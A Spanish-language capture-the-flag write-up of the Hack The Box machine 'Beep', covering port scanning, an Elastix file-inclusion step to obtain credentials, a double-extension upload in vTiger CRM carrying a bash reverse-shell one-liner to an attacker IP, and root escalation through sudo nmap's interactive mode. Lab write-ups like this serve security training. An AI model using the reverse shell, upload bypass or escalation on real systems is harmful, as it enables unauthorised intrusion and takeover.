

BEEP

- 1. BEEP
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. SSL/TLS certificate
 - 1.5. LFI in Elastix 2.2.0 in order to get credentials
 - 1.6. Double extension File Upload in vTiger CRM 5.3
 - 1.7. Privesc via Nmap in sudoers

1. BEEP

www

<https://app.hackthebox.com/machines/Beep>

Beep

RETIRED MACHINE

LINUX EASY

4.8
MACHINE RATING

22619
USER OWNS

23520
SYSTEM OWNS

14/03/2017
RELEASED

Created by ch4p

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> ping 10.10.10.7
PING 10.10.10.7 (10.10.10.7): 56(84) bytes of data:
64 bytes from 10.10.10.7: icmp_seq=1 ttl=63 time=37.6 ms
64 bytes from 10.10.10.7: icmp_seq=2 ttl=63 time=36.5 ms
64 bytes from 10.10.10.7: icmp_seq=3 ttl=63 time=35.1 ms
64 bytes from 10.10.10.7: icmp_seq=4 ttl=63 time=35.2 ms
64 bytes from 10.10.10.7: icmp_seq=5 ttl=63 time=34.4 ms
64 bytes from 10.10.10.7: icmp_seq=6 ttl=63 time=36.9 ms
^C
--- 10.10.10.7 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 508ms
rtt min/avg/max/ndev = 34.368/39.267/56.477/7.773 ms
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos bastantes puertos abiertos, entre ellos: *22, 25, 80, 110, 111, 143, 443, 993 y 3306*.

```
> nmap -sS -p- --open 10.10.10.7 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 15:02 -01
Nmap scan report for 10.10.10.7
Host is up (0.046s latency).
Not shown: 65501 closed tcp ports (reset), 18 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
793/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4199/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp  open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
> extractPorts allports
```

	File: extractPorts.tmp
1	
2	[*] Extracting information...
3	
4	[*] IP Address: 10.10.10.7
5	[*] Open ports: 22,25,80,110,111,143,443,793,993,995,3306,4199,4445,4559,5038,10000
6	
7	[*] Ports copied to clipboard
8	

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.

```
> cat targeted -l ruby
File: targeted
1 # Nmap 7.94SVN scan initiated Thu May 16 15:05:15 2024 as: nmap -sCV -p22,25,80,110,111,143,443,793,993,995,3306,4190,4445,4559,5038,10000 --min-rate 5000 -oN targeted 10.10.10.7
2 Nmap scan report for 10.10.10.7
3 Host is up (0.036s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
7 | ssh-hostkey:
8 | 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a8:f9:6f:53 (DSA)
9 | 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
10 25/tcp    open  smtp      Postfix smtpd
11 | smtp_commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITIME, DSN
12 80/tcp    open  http      Apache httpd 2.2.3
13 | http_title: Did not follow redirect to https://10.10.10.7/
14 | http_server_header: Apache/2.2.3 (CentOS)
15 110/tcp   open  pop3      Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
16 | pop3_capabilities: AUTH RESP CODE PIPELINING APOP RESP CODES EXPIRE(NEVER) TOP UIDL IMPLEMENTATION(Cyrus POP3 server v2) LOGIN-DELAY(0) USER-STLS
17 111/tcp   open  rpcbind   2 (RPC #100000)
18 | rpcinfo:
19 | program version port/proto service
20 | 100000 2 111/tcp rpcbind
21 | 100000 2 111/udp rpcbind
22 | 100024 1 790/udp status
23 | 100024 1 793/tcp status
24 143/tcp   open  imap      Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
25 | imap_capabilities: QUOTA OK X-NTSCAPE ID URLAUTH=001 ANNOTATEMORE UIDPLUS THREAD-ORDEREDSUBJECT ATOMIC NAMESPACE RIGHTS=ktle LITERAL+ IDLE MULTIAPPEND CONDSTORE STARTTLS CATENATE MAILBOX-REFERRALS ACL LIST-SUBSCRIBED THREAD=
26 | REFERENCES LISTTEXT IMAP4rev1 SORT=NOORDER NO BINARY IMAP4 completed RENAME CHILDREN SORT UNSELECT
27 443/tcp   open  ssl/http  Apache httpd 2.2.3 ((CentOS))
28 | http_title: Elastix - Login page
29 | ssl_cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=
30 | Not valid before: 2017-04-07T08:22:08
31 | Not valid after: 2018-04-07T08:22:08
32 | http_robotstxt: 1 disallowed entry
33 |
34 | http_server_header: Apache/2.2.3 (CentOS)
35 | ssl_date: 2024-05-16T16:08:38+00:00; +2s from scanner time.
36 793/tcp   open  status    1 (RPC #100024)
37 993/tcp   open  ssl/imap  Cyrus imapd
38 | imap_capabilities: CAPABILITY
39 995/tcp   open  pop3      Cyrus pop3d
40 3306/tcp  open  mysql     MySQL (unauthorized)
41 4190/tcp  open  sieve     Cyrus timesieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
42 4445/tcp  open  upnotifyp? HylaFAX 4.3.10
43 4559/tcp  open  hylafax   HylaFAX 4.3.10
44 5038/tcp  open  asterisk  Asterisk Call Manager 1.1
45 10000/tcp open  http      MiniServ 1.570 (Webmin httpd)
46 | http_title: Site doesn't have a title (text/html; Charset=iso-8859-1).
47 Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix
48
49 Host script results:
50 | clock-skew: 1s
51
52 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
53 # Nmap done at Thu May 16 15:11:40 2024 -- 1 IP address (1 host up) scanned in 384.52 seconds
```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Parece ser que al acceder al servidor web del *puerto 80* se nos redirige automáticamente al servidor HTTPS del *puerto 443*.

```
> whatweb http://10.10.10.7
http://10.10.10.7 [302 Found] Apache[2.2.3], Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.2.3 (CentOS)], IP[10.10.10.7], RedirectLocation[https://10.10.10.7/], Title[302 Found]
https://10.10.10.7 [200 OK] Apache[2.2.3], Cookies[elastixSession], Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.2.3 (CentOS)], IP[10.10.10.7], PHP[5.1.6], PasswordField[Input_pass], Script[text/javascript], Title[Elastix - Login page], X-Powered-By[PHP/5.1.6]
```


1.4. SSL/TLS certificate

Examinamos el *certificado SSL/TLS* del servidor web que corre en el *puerto 443* con **OpenSSL**: `openssl s_client -connect 10.10.10.7:443`. Vemos que, a parte de estar el certificado caducado, corre una versión obsoleta: *TLSv1*.


Para que nuestro navegador nos permitiera acceder al sitio web por el *puerto 443* (ya que no era compatible con el certificado de seguridad que éste tiene), tuvimos que cambiar la política *security.tls.version.min* a *1*. Esto permite que nuestro navegador acepte versiones del protocolo SSL/TLS más antiguas.

[illegible]


Dentro de la página web, vemos que está corriendo *Elastix*. No obstante, No hemos podido encontrar la versión de éste.



Buscamos exploits para esta aplicación, encontramos uno que afecta a la versión de



Vamos a incluir ahora el archivo de *FreePBX* (se suele usar en conjunto con *Elastix*) `/etc/amportal.conf`, el cual contiene información sobre la configuración de la base de datos. Encontramos unas credenciales.



“

Elastix es un software de servidor de comunicaciones unificadas que reúne PBX IP, correo electrónico, mensajería instantánea, fax y funciones colaborativas. Cuenta con una interfaz web e incluye capacidades como un software de centro de llamadas con marcación predictiva. Está diseñada para funcionar como una central telefónica privada (**PBX, Private Branch Exchange**) y un sistema de comunicaciones unificadas.

FreePBX es una interfaz de usuario basada en web diseñada


para facilitar la configuración, administración y uso de sistemas de PBX basados en Asterisk. Proporciona una manera intuitiva de configurar y administrar las muchas funciones y opciones disponibles en Asterisk, lo que hace que la creación y gestión de un sistema PBX sea mucho más accesible para usuarios no técnicos.

El archivo `/etc/ampportal.conf` es un archivo de configuración utilizado por el sistema de telefonía IP basado en Asterisk, específicamente por la interfaz web de administración **FreePBX**, que suele ser utilizada en conjunto con *Elastix* y otras distribuciones de PBX basadas en *Asterisk*. Este archivo contiene diversas configuraciones relacionadas con la instalación y configuración del sistema PBX, incluyendo opciones como la configuración de la base de datos, configuración del servidor de correo electrónico, parámetros de seguridad y más.


1.6. Double extension File Upload in vTiger CRM 5.3

CVE-2013-3591:

Usamos estas credenciales en la página de login de `/vtigercrm` (directorio que descubrimos haciendo fuzzing) y obtenemos acceso. Explorando los diferentes endpoints de esta aplicación, vemos que podemos subir una imagen para el perfil de la compañía. Vamos a tratar de subir un archivo que nos devuelva una reverse shell a nuestro sistema por un puerto.



Creamos este archivo, el cual hemos llamado *imagen.php*. Dentro de él escribimos: `<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'"); ?>`, un típico *one-liner* que nos devuelve una shell de Bash. Vamos ahora a cambiar el nombre de nuestro archivo con: `mv imagen.php imagen.php.jpg`, es decir, estaríamos realizando una ataque de subida de archivo de *doble extensión*. Este ataque funciona cuando el servidor solo valida la última extensión del archivo para comprobar si ésta es la adecuada. Nos ponemos en escucha con **Netcat** por el *puerto 443*. Ahora al subir el archivo, directamente, obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *asterisk*. Como bien sabemos, la función `system()` es típica de **PHP**, y ésta funcionará solo si está habilitada en el servidor.



“

vTiger CRM es un sistema de gestión de relaciones con clientes (**CRM**) de código abierto diseñado para ayudar a las empresas a gestionar sus ventas, marketing, soporte al cliente y otras operaciones relacionadas con los clientes.

1.7. Privesc via Nmap in sudoers

Al hacer `sudo -l`, vemos que podemos ejecutar como usuario **root**, entre otros muchos comandos, **Nmap**.


```
bash-3.2$ pwd
/var/www/html/vtigercrm/test/logo
bash-3.2$ whoami
asterisk
bash-3.2$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:89:88:F8
          inet addr:10.10.10.7  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:138115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131726 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13886853 (12.4 MiB)  TX bytes:21620117 (20.6 MiB)
          Interrupt:59 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:5486 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5486 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:462711 (451.8 KiB)  TX bytes:462711 (451.8 KiB)

bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
  env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY"

User asterisk may run the following commands on this host:
  (root) NOPASSWD: /sbin/shutdown
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/bin/yum
  (root) NOPASSWD: /bin/touch
  (root) NOPASSWD: /bin/chmod
  (root) NOPASSWD: /bin/chown
  (root) NOPASSWD: /sbin/service
  (root) NOPASSWD: /sbin/init
  (root) NOPASSWD: /usr/sbin/postmap
  (root) NOPASSWD: /usr/sbin/postfix
  (root) NOPASSWD: /usr/sbin/saslpasswd2
  (root) NOPASSWD: /usr/sbin/hardware_detector
  (root) NOPASSWD: /sbin/chkconfig
  (root) NOPASSWD: /usr/sbin/elasticx-helper
bash-3.2$
```

En **GTFOBins**, vemos que hay una vía potencial de escalar privilegios con Nmap a través del modo interactivo.



Ejecutamos `sudo nmap --interactive`, y luego `!sh` para obtener nuestra sesión como usuario **root**.

